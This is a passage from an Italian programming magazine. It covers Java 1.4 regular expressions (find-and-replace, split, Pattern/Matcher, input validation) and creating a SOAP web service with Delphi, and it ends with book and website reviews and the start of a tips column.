per costruire espressioni regolari. Nel corso di quest'articolo utilizzeremo alcuni di questi comandi fornendo di volta in volta le dovute spiegazioni.

Classe	Descrizione
.	Ogni carattere
\d	Una cifra: *[0-9]*
\D	Tutto tranne le cifre: *[^0-9]*
\s	Spazio: *[\t\n\x0B\f\r]*
\S	Tutto tranne lo spazio: *[^\s]*
\w	Caratteri che solitamente compaiono nelle parole: *[a-zA-Z_0-9]*
\W	Caratteri che solitamente non compaiono nelle parole: *[^\w]*

Tab. 3: **Classi predefinite.**

TROVA E SOSTITUISCI

La prima applicazione riguardante le espressioni regolari che ci viene in mente è quella che cerca una sottostringa all'interno di una stringa, eventualmente, la sostituisce con un'altra. Java 1.4, attraverso alcune estensioni apportate alla classe *String*, consente in modo molto semplice tale operazione. Il metodo *replaceAll* di *String* prende in input due stringhe di cui la prima è un'espressione regolare. Il metodo ricerca, all'interno della stringa che l'ha invocato, tutte le occorrenze dell'espressione regolare e le sostituisce con la seconda stringa che ha in input. Consideriamo il seguente esempio:

```
String s = "Viva l'italia";
s = s.replaceAll("italia","Italia");
// Visualizzerà "Viva L'Italia"
System.out.println(s);
```

La sottostringa *"italia"* appartenente alla stringa *s* è stata sostituita con la sottostringa corretta, vale a dire *"Italia"*. Come primo parametro di *replaceAll* è possibile inserire una qualsiasi espressione regolare valida. La seguente riga per esempio

```
s = s.replaceAll("\n"," ");
```

sostituisce tutte le *new line* presenti nella stringa *s* con uno spazio. A questo punto potremmo realizzare una semplice applicazione Java che effettua il *"trova e sostituisci"* in una TextArea. Il look della GUI sarà come quello mostrato in Fig. 1.





Fig. 1: **L'applicazione *"Trova e sostituisci".***

Attraverso la TextField *"Trova"* è possibile specificare l'espressione regolare da ricercare all'interno della TextArea. La TextField *"Sostituisci"* conterrà invece la nuova stringa. Premendo il bottone *"Sostituisci"* avverrà la sostituzione. Nell'esempio le stringhe corrispondenti al pattern *"[Cc]iao \n"* (ovvero *"Ciao \n"* e *"ciao\n"*) saranno sostituite, dalla stringa *"CIAO"*. Il risultato è in Fig. 2. Se desideriamo che la stringa da cercare rappresenti una parola intera (e non una parte di essa), bisogna specificare il carattere speciale *\b (border)*. Supposto che la stringa nella TextArea sia *"CiaoCiaoCiao Ciao"* con:

```
Trova = "\bCiao\b"
Sostituisci="CIAO"
```

si otterrà

```
"CiaoCiaoCiao CIAO"
```

Solo l'ultimo *"Ciao"* sarà sostituito poiché rappresenta una parola intera, la sottostringa *"CiaoCiaoCiao"* rimarrà invariata. Il codice completo dell'applicazione è presente con il CD allegato alla rivista; qui ne riporteremo solo la parte più interessante, cioè l'azione da

J2SE 1.4

Espressioni ***regolari in Java 1.4***

Combinazioni

Combinando l'uso delle classi a quello dei caratteri speciali è possibile ottenere stringhe che vanno oltre il singolo carattere. Per esempio con *[A-Z] si individuano tutte le stringhe maiuscole composte dai caratteri di range *A-Z.* In questo caso, l'insieme di stringhe che rispetta *[A-Z]** è infinito.**

J2SE 1.4

Espressioni
regolari in Java 1.4

Fig. 2: Risultato di una sostituzione.

compiere nel momento in cui l'utente preme il bottone *"Sostituisci"*. Il bottone internamente si chiama *_btnReplace* e di seguito è riportata l'implementazione relativa al suo *ActionListener:*

```
_btnReplace.addActionListener(new ActionListener() {
  public void actionPerformed(ActionEvent e){
    RegExpr.this.replace(); } });
```

Come si può vedere, il metodo actionPerformed richiamerà il metodo replace della classe *RegExpr* (Questo è il nome che ho dato alla classe rappresentante l'applicazione). L'implementazione del metodo privato replace è invece il seguente:

```
private void replace() {
  String find    = _txtFind.getText();
  String replace = _txtReplace.getText();
  String oldText = _txtText.getText()
  String newText = oldText.replaceAll(find,replace);
  _txtText.setText(newText); }
```

La variabile *_txtFind* è la TextField associata alla stringa da cercare; il contenuto viene messo nella stringa find. La variabile *_txtReplace* è la TextField associata alla stringa che prenderà il posto di quella trovata; il contenuto viene messo nella stringa replace. La variabile *_txtText* è la TextArea associato al testo; il contenuto viene messo nella stringa *oldText*. A questo punto si invoca *replaceAll*, che effettua la sostituzione; il risultato è memorizzato nella stringa *newText*, la quale verrà assegnata alla TextArea *_txtText*. Tutto molto semplice, come si può notare. Da segnalare che la classe String contiene anche il metodo *replaceFirst* che, al contrario di *replaceAll*, rimpiazza solo la prima occorrenza della stringa e non tutte.

SPLIT

Una funzionalità molto interessante, che si rivelerà utile in numerosi casi, è rappresentata dal nuovo metodo *String.split*. Questo metodo, ricevendo in input un'espressione regolare, suddivide la stringa che l'ha invocato in tante sottostringhe usando l'espressione regolare come separatore. Le sottostringhe saranno restituite in un array. Consideriamo il seguente esempio:

```
String s = "java.util.regex";
String sp[] = s.split("\\.");
for (int i = 0; i < sp.length; i++)
 {System.out.println(sp[i]); }
```

La stringa *"java.util.regex"* sarà splittata usando il punto come separatore. Il risultato dell'esecuzione sarà quindi:

java
util
regex

E' importante notare la maniera in cui è stato specificato il punto all'interno dell'espressione regolare: non è possibile indicarlo semplicemente con "." perché questo simbolo è uno dei caratteri speciali per le espressioni regolari. Dobbiamo quindi ricorrere a "\.", ma siccome nelle stringhe Java il backslash è un carattere speciale è stato necessario specificare "\\.".

IL PACKAGE JAVA.UTIL.REGEX

Come abbiamo già detto, J2SE 1.4 introduce il nuovo package *java.util.regex* per il supporto alle espressioni regolari. Questo package consiste in due classi ed un'eccezione. La prima classe, chiamata *Pattern*, come dice il nome stesso incapsula un pattern, in altre parole un'espressione regolare. Attraverso la classe *Pattern* è possibile compilare l'espressione regolare, cioè determinare se rispetta la sintassi usata da Java 1.4. Nel caso il cui l'espressione non sia conforme a tale sintassi sarà lanciata l'eccezione *PatternSystemException.*
Il metodo *compile* è disponibile in due versioni differenti. La prima accetta in input esclusivamente l'espressione regolare come stringa:

```
Pattern p = Pattern.compile("\\bJava\\b");
```

La seconda versione invece accetta un parametro addizionale, chiamato *flag*, che fornisce indicazioni sul modo in cui deve essere compilata l'espressione. Questo secondo parametro è un intero che può essere passato utilizzando alcuni dei valori predefiniti della classe *Pattern*. Il flag più importante, e forse più utilizzato, è *CASE_INSENSITIVE* attraverso il quale s'informa il compilatore di espressioni che il pattern non differenzia i caratteri maiuscoli da quelli minuscoli.
Consideriamo la seguente riga di codice:

```
Pattern p = Pattern.compile("\\bJava\\b",
  Pattern.CASE_INSENSITIVE);
```

In questo caso la stringa *"Java"* rispetterà il pattern, ma anche *"java"*, *"JAVA"*, *"jAva"* e tutte le altre possibili combinazioni. Attraverso un'istanza di *Pattern* è possibile ottenere, invocando il metodo *matcher*, un oggetto della seconda classe presente nel package *util.java .regex*, vale a dire *Matcher*. La classe *Matcher* incapsula la coppia (pattern, testo) dove pattern è l'oggetto di tipo *Pattern* su cui è stato invocato il metodo matcher e testo è una stringa sulla quale si vuole applicare il pattern. Con un esempio sarà tutto più chiaro:

Positional Operators

Operatori Posizionali Grazie ai cosiddetti operatori posizionali, le espressioni regolari consentono di tenere conto anche della posizione dei caratteri all'interno di una stringa:

- **^** inizio di una riga
- **$** fine di una riga
- **\b** limite di un a parola isolata
- **\B** opposto di \b: non si trova al limite di una parola
- **\A** inizio dell'input
- **\G** fine del precedente match
- **\z** fine dell'input

```
Pattern p = Pattern.compile("\\bJava(\\w*)");
String text = "Il linguaggio JavaScript è diverso da Java";
Matcher m = p.matcher(text);
while(m.find()) {
  System.out.println("Trovato alla posizione: " + m.start()); }
```

Come si può notare, il pattern *p* rappresenta l'espressione regolare *"\\bJava(\\w*)"* che individua tutte le stringhe che iniziano con la sottostringa *"Java"*. Dall'oggetto *p*, attraverso il metodo *matcher*, è stata creata un'istanza della classe *Matcher*. L'oggetto m individua quindi la coppia *(p,text)* dove *p* è il Pattern e *text* è la stringa "Il linguaggio JavaScript è diverso da Java". Il metodo *find* di *Matcher* ricercherà il pattern all'interno del testo e restituirà *true* ogni qualvolta il pattern venga individuato. A questo punto, attraverso il metodo *start* è possibile conoscere la posizione di partenza esatta, all'interno di *text*, della sottostringa individuata. Nel nostro esempio, il pattern comparirà due volte: alla posizione 14 e alla 38.

VALIDAZIONE

Una prima applicazione delle espressioni regolari, come abbiamo visto, è quella di realizzare la funzionalità "trova e sostituisci". Il campo d'applicazioni è però molto più vasto: le espressioni regolari possono essere usate in svariate circostanze per risolvere in modo molto semplice problemi complessi. Un altro esempio nel quale le espressioni regolari si rivelano molto utili riguarda le problematiche di validazione dell'input.
Supponiamo che un'applicazione accetti in input una targa d'automobile italiana che adotta il sistema in funzione dal 1994. Il formato della targa è del tipo AA NNN AA, dove AA sono due lettere ed NNN sono tre cifre. La stringa sarà quindi formata da 9 caratteri (includendo anche gli spazi). Il sistema dovrebbe impedire l'inserimento di targhe non valide, come ad esempio A9 B66 7U. Per risolvere il problema si può pensare di scrivere una funzione che suddivide la stringa, controlla che i primi due caratteri siano lettere, che il terzo sia uno spazio, che i successivi tre siano numeri, che il quarto sia uno spazio e infine che gli ultimi due siano delle lettere. Niente di complicato intendiamoci, però giocare con stringhe e sottostringhe è sempre una cosa noiosa. Utilizzando le espressioni regolari, il problema sarà risolto in modo molto semplice. Ecco la funzione che valida una targa italiana:

```
private boolean isValidTarga(String targa) {
  Pattern p =
    Pattern.compile("[A-Z]{2} [0-9]{3} [A-Z]{2}");
  Matcher m = p.matcher(targa);
  if (m.matches())
    return true;
  return false;
}
```

L'espressione regolare che individua l'insieme delle targhe è *"[A-Z]{2} [0-9]{3} [A-Z]{2}"*. I valori tra parentesi graffa indicano esattamente quante volte la classe che li precede deve essere ripetuta (vedi [2] per ulteriori chiarimenti). Una volta creato l'oggetto Pattern e l'oggetto Matcher (avente in input la targa come stringa), utilizzando il metodo *matches* sarà possibile determinare se la targa rispetta il pattern o meno. Ovviamente, il controllo è esclusivamente sintattico e non semantico: la targa XZ 678 FF è per esempio valida, ma non è detto che esista un'automobile in Italia avente quella targa. Un'altra importante applicazione delle espressioni regolari è quella di stabilire se una stringa rappresenta un indirizzo e-mail valido. Un indirizzo valido deve rispettare le seguenti condizioni:

- non deve iniziare con *"."* o *"@"*;
- non deve iniziare con *"www."*;
- non deve contenere caratteri diversi da: lettere, numeri e *".@_-~#"*.

La funzione può essere quindi scritta nel modo seguente:

```
private boolean isValidEMail(String email) {
  // Controlla se inizia con . o @
  Pattern p = Pattern.compile("^\\.|^\\@");
  Matcher m = p.matcher(email);
  if (m.find())
     return false;
  // Controlla se inizia con www.
  p = Pattern.compile("^www\\.");
  m = p.matcher(email);
  if (m.find())
    return false;
  // Controlla che non contenga caratterinon validi
  p = Pattern.compile("[A-Za-z0-9\\.\\@_\\-~#]+");
  m = p.matcher(email);
  if (m.matches())
    return true;
  return false;
}
```

Anche in questo caso il controllo è puramente sintattico: l'e-mail *mario.rossi@pippo.it* è sicuramente un indirizzo e-mail valido, ma non è detto che esista.

CONCLUSIONI

In quest'articolo abbiamo esaminato un'altra delle nuove caratteristiche di Java 1.4: le espressioni regolari. Come abbiamo visto, essi possono risultare utili in svariati contesti, sia in applicazioni classiche sia in quelle basate su web. Inoltre, usando le classi Pattern e Matcher è possibile realizzare semplici funzioni di validazione che possono farci risparmiare numerose linee di noioso codice.

Giuseppe Naccarato

J2SE 1.4

Espressioni
regolari in Java 1.4

Sul Web

- **REGULAR EXPRESSIONS AND THE JAVATM PROGRAMMING LANGUAGE**
  D. Nourie, M. McCloskey
  http://developer.java.sun.com/developer/technicalArticles/releases/1.4regex/

- **J2SE 1.4 DOCUMENTAZIONE**
  http://java.sun.com/j2se/1.4/docs/api/java/util/regex/Pattern.html

- **Giuseppe Naccarato [Sito Web]**
  http://www.giuseppe-naccarato.com

I Web
SERVICE SECONDO BORLAND (PARTE II)

Mettiamo a disposizione del mondo le nostre capacità di programmatori offrendo i nostri metodi come servizi web: servono solo Delphi, un web server IIS o Apache, e pochi secondi per il set-up iniziale.

File sul CD
soft\codice\delphi_WS_code.zip

Convenzioni di chiamata

Per effettuare una chiamata ad una procedura o funzione in qualunque linguaggio esistono delle convenzioni per il passaggio dei parametri nei registri della CPU o nello stack del programma e altre convenzioni simili per il clean-up dei registri e dello stack quando la funzione invocata termina la sua esecuzione ed il codice torna alla procedura chiamante. Delphi supporta diverse calling convention, tra cui quelle per il C, per offrire più flessibilità nell'interazione con codice di altri tool o scritto in altri linguaggi. È importantissimo utilizzare la convenzione corretta nell'invocare metodi esterni perché questa determina l'ordine di passaggio dei parametri nonché chi dovrà ripulire stack e registri (se il chiamante o il chiamato). Nel caso delle interfacce invocabili per i servizi web è essenziale che la convention utilizzata sia stdcall, e questo va specificato esplicitamente – come potete osservare nei listati allegati all'articolo – in quanto il default per Delphi sarebbe register.

La volta scorsa abbiamo accennato alla ventata di novità soffiata dai web service, soffermandoci sulle caratteristiche che li rendono così interessanti nel panorama dello sviluppo software dei nostri giorni. L'esercizio che ci ha accompagnato è stato la creazione di un client di un singolare web service che restituisce brani del Corano in base al capitolo e al versetto indicato, e questo ci ha dato modo di parlare di WSDL e SOAP dal punto di vista di chi i servizi li usa. Questo mese invece ci mettiamo nei panni di chi i servizi li mette a disposizione. Creeremo un servizio web che installeremo sotto IIS ed approfondiremo contestualmente le nozioni legate a WSDL, SOAP e UDDI. Chi mi ha seguito anche nel numero precedente si sarà accorto di quanto sia prezioso Delphi nel venirci incontro e semplificare il codice d'accesso ai metodi esposti sotto forma di servizio web. Tutta l'infrastruttura che gestisce il passaggio della chiamata tramite SOAP, nonché l'invio e la ricezione dei messaggi via rete sono totalmente a carico delle classi messe a disposizione da Delphi. Il bello è che tali classi sono anche facili da usare! Vi renderete conto anche in questo numero di come il nostro lavoro sia facilitato dagli strumenti della Borland! A noi non resta che implementare i metodi scrivendo il codice della nostra "business logic", mentre a distribuire tale "logic" ci penserà Delphi. Soffermiamoci però un attimo su ciò che è necessario per poter creare un servizio web quando si usano i wizard di Delphi: come ben sapete, i web service si basano sul protocollo HTTP, il che vuol dire che le chiamate ai metodi remoti avvengono tramite envelope SOAP incapsulate in request HTTP. Sarà quindi il caso di installare un web server sul vostro PC, di modo che il componente che contiene il vostro codice distribuito possa agganciarsi come plug-in a tale server e sfruttarne le capacità di gestione del protocollo HTTP (le abilità di gestire SOAP sono invece incluse nel componente generato da Delphi, come vedremo).

CREARE UN SERVIZIO WEB (IN GENERE)

La creazione di un web service consta nella scrittura di uno o più metodi in un qualunque linguaggio di programmazione e nel rendere tali metodi disponibili per l'invocazione tramite envelope SOAP che viaggino sul protocollo HTTP. Nella visione del framework di tale tecnologia software, alla stesura e al deployment dei metodi sono strettamente collegate altre due operazioni: da un lato, la creazione di un file XML che descriva i metodi esposti insieme ai loro parametri e valori di ritorno (il WSDL di cui abbiamo parlato nel numero precedente), dall'altro, la registrazione del servizio in un registry UDDI, che chiunque può consultare per scoprire l'URL d'accesso e le dichiarazioni dei metodi offerti. Come abbiamo sperimentato la volta scorsa, per utilizzare un servizio web lo si cerca prima sul registry UDDI, se ne scoprono i metodi tramite la descrizione formale fornita nel linguaggio WSDL, e poi si invocano i metodi del servizio utilizzando il protocollo SOAP. Abbiamo anche visto che tutto questo, per la creazione di client in Delphi, si traduce nel parsing da parte di Delphi del WDSL del web service in questione, dal quale sarà derivata un'interfaccia Pascal contenente una dichiarazione di tutti i metodi del servizio, la quale a run-time ci consentirà di invocare tali metodi generando un'envelope SOAP di richiesta e interpretando l'envelope SOAP di risposta. Tutti questi passaggi – come vi ricorderete – ci rendevano del tutto trasparente l'utilizzo del protocollo SOAP e la comunicazione HTTP sottostante. In maniera del tutto analoga, anche quando ci si adopera per creare un web service piuttosto che un client si fa uso di strumenti di sviluppo che mascherano l'implementazione del complesso framework di remotizzazione delle chiamate. In linea di principio vi sarà data la possibilità di creare dei metodi di business logic in modo molto semplice, con una serie di wizard o finestre di proprietà che generano poi il codice di accesso come servizio web. Vediamo come Delphi fa tutto questo, al solito molto semplicemente ed efficacemente.

CREARE UN SERVIZIO WEB (CON DELPHI)

Si crea un nuovo progetto selezionando il tab *WebServices* della finestra *"New Items"* e cliccando sul tipo *SOAP Server Application* (Fig. 1). Questa selezione vi porta alla scelta del tipo di servizio web che volete ge-





Fig. 1: Creazione di un progetto per Web Service.

nerare dove vi vengono offerte cinque possibilità: le DLL per ISAPI/NSAPI o Apache Module sono rispettivamente dei plug-in per IIS /Netscape Server e Apache, in cui ogni richiesta web viene soddisfatta da un thread di un unico processo in esecuzione e le request /response sono passate tra il server e il servizio sotto forma di strutture di dati; CGI invece crea un modulo che riceve dal web server la richiesta HTTP sullo stream di input di default e deve restituire la risposta come stream di output di default, mentre il Win-CGI utilizza dei file per il passaggio della request e della response: in entrambi questi ultimi due casi, comunque, le richieste web vengono soddisfatte con un nuovo processo per client. L'ultima opzione, infine, consente di creare dei moduli da installare per l'utilizzo insieme al Web App Debugger di Delphi, che vi consentirebbe un'analisi dettagliata dei flussi HTTP durante l'esecuzione del vostro modulo. Una volta scelto il tipo di plug-in (vi consiglio i moduli per IIS/Netscape o Apache, che – sebbene non portabili – sono di solito più efficienti) vi viene chiesto se volete che venga creata un'interfaccia per il vostro servizio web: siccome è un'operazione che andrà fatta comunque, tanto vale lasciare che Delphi generi automaticamente un po' di codice per noi. Si aprirà la finestra di impostazione della nuova interfaccia (Fig. 2), nella quale potete dare un nome





Fig. 2: creazione di una nuova interfaccia per un Web Service.

al modulo e richiedere che vengano generati commenti e/o metodi di esempio. Alla fine di tutto ciò, vi sarà generato un progetto completo. Sicuramente noterete un web module che contiene le classi necessarie all'infrastruttura dei web service: un'istanza di *THTTPSoapDispatcher* per gestire le request HTTP in entrata e passarle all'istanza di *THTTPSoapPascalInvoker*, la quale a sua volta genera la chiamata Pascal al metodo corrispondente nell'interfaccia invocabile; infine l'istanza di *TWSDLHTMLPublish* per predisporre la creazione di un documento WSDL di descrizione del nostro servizio, documento che sarà scaricabile tramite web all'indirizzo del nostro web service. Grazie a queste tre classi, che insieme offrono il supporto completo per l'architettura dei web service, il codice di base del nostro progetto risulterà molto semplice: avremo la definizione dell'interfaccia invocabile che sarà utilizzata per indirizzare le request web su un metodo specifico e un'implementazione di tale interfaccia che conterrà invece il codice del servizio vero e proprio.

Noi non andremo in questa sede a scrivere dei metodi nostri per il progetto: ci accontenteremo dei metodi forniti come esempio, che molto semplicemente prendono un valore in input e lo restituiscono come valore di ritorno (una specie di eco informatico), in modo da concentrare tutta l'attenzione sul tool Delphi piuttosto che su codice esterno.

Starà poi a voi – sulla base delle nozioni apprese – creare i vostri metodi, ricordando che l'unica cosa che va fatta è l'aggiunta di una dichiarazione nell'interfaccia.

La dichiarazione dei tipi nel servizio web d'esempio

```
type
  TEnumTest = (etNone, etAFew, etSome, etAlot);
  TDoubleArray = array of Double;
  TMyEmployee = class(TRemotable)
  private
    FLastName: AnsiString;
    FFirstName: AnsiString;
    FSalary: Double;
  published
    property LastName: AnsiString read FLastName
                                          write FLastName;
    property FirstName: AnsiString read FFirstName
                                          write FFirstName;
    property Salary: Double read FSalary write FSalary;
  end;
  { Le interfacce invocabili come web service devono essere
       derivate da IInvokable, che offre il supporto per RTTI
  }
  IWsExample = interface(IInvokable) ['{
       2777029E-B8D3-4896-A05E-8FD7FF297539}']
    { I metodi delle interfacce invocabili non devono
      usare la calling convention di default, bensi"stdcall"
                         – I vostri metodi vanno dichiarati qui!
    }
    function echoEnum(const Value: TEnumTest):
                                          TEnumTest; stdcall;
    function echoDoubleArray(const Value:
                          TDoubleArray): TDoubleArray; stdcall;
    function echoMyEmployee(const Value:
                          TMyEmployee): TMyEmployee; stdcall;
    function echoDouble(const Value: Double):
                                          Double; stdcall;
  end;
```

Web Services

I Web Service secondo Borland

Processi e Thread

È importante conoscere il modello esecutivo delle estensioni del web server relativamente al modo in cui queste gestiscono le richieste web. Nel caso dei CGI, ad ogni request corrisponde un processo nuovo che termina con l'invio della responsе, mentre con i plug-in più moderni ogni request è soddisfatta da un thread di un unico processo che termina anch'esso con la response. La differenza tra processo e thread è sottile ma sostanziale: si tratta in entrambi i casi di filoni di codice in esecuzione parallela, però mentre al processo vengono allocate dalla macchina tutta una serie di risorse di sistema (tra cui, in particolare, uno spazio di indirizzamento della memoria privato), il thread condivide le risorse con il processo che l'ha generato e gli altri thread dello stesso processo. Da un lato, la gestione per thread è sicuramente più efficiente, consumando meno risorse della macchina, e probabilmente più veloce, ed è di fatto la soluzione di gran lunga più comune sugli application server moderni. Va però comunque ricordato che in questo caso i vari thread lanciati a fronte delle richieste web fanno capo ad un unico processo e quindi bisogna scrivere codice thread-safe nell'accesso a risorse globali.

Web Services

I Web Service secondo Borland

Web Server

Di tutti i web server presenti oggi sul mercato, due sono sicuramente i più diffusi. Uno è *IIS (Internet Information Services)* della Microsoft, che deve buona parte della sua popolarità all'ubiquità del sistema operativo di cui è parte integrante, Windows. Il prodotto è presente tra i componenti aggiuntivi installabili sotto Windows 2000 (tutte le edizioni) e Windows XP (solo Professional). Si tratta di un web server completo ed altamente configurabile. Insieme ad esso vengono anche offerti alcuni plug-in di estensione, tra cui il famosissimo ASP. L'altro web server che si è conquistato col tempo il primo posto in termini di affidabilità e popolarità è Apache, un'alternativa open source scaricabile gratuitamente dal sito www.apache.org disponibile sia per piattaforma Windows che Linux. Compete con successo contro IIS dal punto di vista delle capacità e configurabilità, ma ha il vantaggio di essere gratuito ed affiancato da una serie di progetti open source paralleli (quali PHP, per esempio) anch'essi gratuiti. Si è guadagnato la reputazione di web server affidabile e sicuro, mentre su IIS si sentono spesso lamentele da questo punto di vista.

e della relativa implementazione nella classe invocabile, facendo attenzione ad indicare la calling convention giusta.

```
Implementazione dei metodi nella classe invocabile
type
{ Implementate in questa classe i metodi dichiarati
                                      nell'interfaccia!
}
  { TWsExample }
  TWsExample = class(TInvokableClass, IWsExample)
  public
    function echoEnum(const Value: TEnumTest):
                                  TEnumTest; stdcall;
    function echoDoubleArray(const Value:
                     TDoubleArray): TDoubleArray; stdcall;
    function echoMyEmployee(const Value:
                     TMyEmployee): TMyEmployee; stdcall;
    function echoDouble(const Value: Double): Double;
                                             stdcall;
  end;
implementation
function TWsExample.echoEnum(const Value:
                     TEnumTest): TEnumTest; stdcall;
begin
  {
    TODO : Implement method echoEnum
  }
  Result := Value;
end;

function TWsExample.echoDoubleArray(const Value:
                     TDoubleArray): TDoubleArray; stdcall;
begin
  { TODO : Implement method echoDoubleArray }
  Result := Value;
end;

function TWsExample.echoMyEmployee(const Value:
                     TMyEmployee): TMyEmployee; stdcall;
begin
  { TODO : Implement method echoMyEmployee }
  Result := TMyEmployee.Create;
end;
function TWsExample.echoDouble(const Value: Double):
                                      Double; stdcall;
begin
  {
     TODO : Implement method echoDouble
  }
  Result := Value;
end;
```

È da notare nel codice del listato 1 che la definizione dei tipi *TEnumTest*, *TDoubleArray*, *TMyEmployee* è solo funzionale ai metodi di esempio, dove vengono impiegati come parametri e tipi di ritorno: non vi è nessuna necessità di mantenere tali definizioni quando eliminate i metodi di esempio e li sostituite con il vostro codice. Infine, vale la pena di commentare la sezione di inizializzazione della classe e dell'interfaccia che potete osservare nel progetto allegato all'articolo. Per l'interfaccia troviamo:

```
InvRegistry.RegisterInterface(TypeInfo(IWsExample));
```

mentre per la classe si legge:

```
InvRegistry.RegisterInvokableClass(TWsExample)
```

e la funzione di queste due semplici righe è quella di rendere disponibile al registro di invocazione del framework RTTI le definizioni dei due elementi. Se vi ricordate, nel caso dei client di web service, questa registrazione serviva per il binding dinamico dell'interfaccia con *THTTPRio*, la quale classe generava una chiamata di metodo SOAP da una chiamata standard sul metodo dell'interfaccia. In questo caso invece tramite la registrazione si dà la possibilità al SOAP Dispatcher e al Pascal Invoker di essere in grado di determinare quale metodo dell'interfaccia invocare e recuperare un'instanza della classe associata per l'invocazione del codice d'implementazione, il tutto dinamicamente a run-time. L'*invocation registry* è una caratteristica di Delphi che viene utilizzata esclusivamente per i servizi web ed opera su classi ed interfacce con il supporto per RTTI. Tale registry è un'istanza della classe *TInvokableClassRegistry*, la quale non va mai creata programmaticamente, in quanto il registro è globale e vi viene fatto accesso tramite la funzione *InvRegistry* dell'unità *InvokeRegistry*.

DEPLOYMENT DEL PROGETTO

Una volta terminata la fase di sviluppo e codifica dei metodi del vostro web service, sarà il caso di installare il risultato del vostro lavoro sotto un web server da dove sia raggiungibile via HTTP e possa così ricevere richieste SOAP. Innanzitutto il progetto va compilato e si deve fare il build della DLL o dell'EXE dell'applicazione. Il file risultante dalla compilazione deve poi essere copiato in una sottodirectory della document root del vostro web server che abbia privilegi di esecuzione. Dopodiché basterà navigare sull'indirizzo del WSDL del documento per ottenere tutto ciò che serve per la creazione di un client che sfrutti i vostri metodi. Se la directory di installazione fosse /bin e il web server quello locale del vostro PC, l'URL completo da utilizzare nel browser per scaricare il WSDL sarebbe *http://localhost/bin/WsExampleDLL.dll/wsdl/IWsExample* dove WsExampleDLL.dll è il file generato dal build del progetto e IWsExample il nome dell'interfaccia remota creata nel progetto. A questo punto tutte le fasi per la creazione di un web service sono state completate, ed il web service resta in ascolto di richieste di invocazione.

Federico Mestrone

Biblioteca

ON LINE

Game Development

Sono sempre di più gli sviluppatori di videogame. Segnaliamo questo sito a tutti gli amanti di questo genere di programmazione. Una vasta serie di articoli, tool e software di ottima fattura.

http://www.gdse.com

A1 VB Code


Un sito interamente dedicato al linguaggio Visual Basic. Migliaia di snippets e applicazioni free, sezione tips aggiornata settimanalmente, aggiornata con cadenza quotidiana la sezione relativa agli articoli e al codice sorgente.

http://www.a1vbcode.com/

SIForge

SIForge.org un sito nato per creare una community che parli di IT contestualizzata nella realtà italiana. Una serie di articoli, non solo tecnici, il cui scopo è quello di stimolare la discussione da parte dei lettori, confrontando le reciproche esperienze.

http://www.siforge.org/

Handbook of Geometric Programming Using Open Geometry GL

Il testo, in lingua inglese, si rivela un'ottima guida all'apprendimento della programmazione grafica e geometrica. Basandosi su uno standard quale OpenGL, Handbook of Geometric Programming Using Open Geometry GL mostra, come utilizzando un'applicazione interamente basata su OpenGL (Open Geometry GL) e rifacendosi al linguaggio C++, sia possibile realizzare praticamente quanto espresso teoricamente dai più comuni concetti geometrici. Vengono affrontate tutte le più classiche problematiche della geometrica euclidea, mostrando in modo pratico e con esempi in codice come implementare in un linguaggio di programmazione ad alto livello applicazioni grafiche 2D e 3D.

Difficoltà: Medio-Alta • Autori: Georg Glaeser, Hans-Peter Schroecker • Editore: APRESS http://www.apress.com • ISBN: 0-387-95272-1 • Anno di pubblicazione: 2002 • Lingua: Inglese Pagine: 696 • Prezzo: $59,95 • Contiene 1 Cd-Rom

XML Programming Using the Microsoft XML Parser

XML Programming Using the Microsoft XML Parser è un testo utile a tutti gli sviluppatori che intendono progettare e realizzare applicazioni XML utilizzando il parser offerto da Microsoft.

Nel testo sono affrontate diverse problematiche legate direttamente al mondo XML, in modo particolare: *XSLT, XPATH, SAX, DOM, XML Schema*, e *SOAP*. Gli autori hanno preferito trattare superficialmente l'aspetto teorico di XML, puntando soprattutto su esempi pratici ben dettagliati; in diverse circostanze le applicazioni discusse riguardano casistiche reali.

Un intero capitolo viene dedicato allo sviluppo di applicazioni *Wireless Markup Language (WML)*, il linguaggio diretto derivato di XML per la creazione di applicazioni WEB dedicate a PDA e telefoni cellulari.

Difficoltà: Medio-Alta • Autori: Soo Mee Foo, Wei Meng Lee • Editore: APRESS http://www.apress.com • IISBN: 1-893115-42-9 • Anno di pubblicazione: 2002 Lingua: Inglese • Pagine: 480 • Prezzo: $44,95 • Contiene 1 Cd-Rom

Programmare il cellulare

Il testo affronta lo studio del set di comandi AT+ per la gestione delle funzionalità dei telefoni cellulari GSM/GPRS/UMTS con modem integrato.
Il lettore potrà così scoprire come, collegando il cellulare al proprio personal computer tramite porta ad infrarossi (IRDA) o via cavo, sia possibile accedere a tutte le funzionalità del telefonino (rubrica, SMS, agenda, suonerie, loghi,ecc).
Il libro mostra come realizzare applicazioni Visual Basic .NET in grado di interfacciarsi con il cellulare. Nel supporto CD-ROM è presente, tra le altre cose, un'applicazione completa.

Difficoltà: Facile • Autore: Vito Vessia • Editore: Hoepli http://www.hoepli.it ISBN: 88-203-3125-X • Anno di pubblicazione: 2002 • Lingua: Italiano • Pagine: 334 Prezzo: € 25,00 • Contiene 1 Cd-Rom

Tips&Tricks

I trucchi del mestiere

La rubrica raccoglie trucchi e piccoli pezzi di codice che solitamente non trovano posto nei manuali, ma sono frutto dell'esperienza di chi programma. Alcuni trucchi sono proposti dalla Redazione, altri provengono da una ricerca sulla Rete delle Reti, altri ancora ci giungono dai lettori. Chi vuole contribuire potrà inviarci i suoi tips&tricks preferiti che, una volta scelti, verranno pubblicati nella rubrica. Il codice completo dei tips lo trovate nel CD allegato nella directory \tips\.

Java

Come utilizzare l'"aritmetica"

In questo tip analizziamo i principali casi di utilizzo delle espressioni aritmetiche in Java. Un piccolo ripasso sulle dichiarazioni e sul modo di utilizzare le variabili all'interno di espressioni matematiche.

Come realizzare metodi ricorsivi

Un piccolo esempio che illustra come utilizzare la ricorsione per ottenere tutte le diverse combinazioni di un dato insieme di lettere. Pur non trovando una immediata utilità pratica, può essere un buono spunto per chi comincia ad occuparsi di ricorsione in Java, da notare l'utilizzo della variabile statica *sum*.

RomanNumeral

Una semplice ma completa implementazione di una classe per la gestione dei numeri romani. Grazie a questo codice sarà possibile effettuare la conversione da e verso i numeri scritti secondo la numerazione romana. Un'idea simpatica ed un'ottima realizzazione.

Come generare le eccezioni

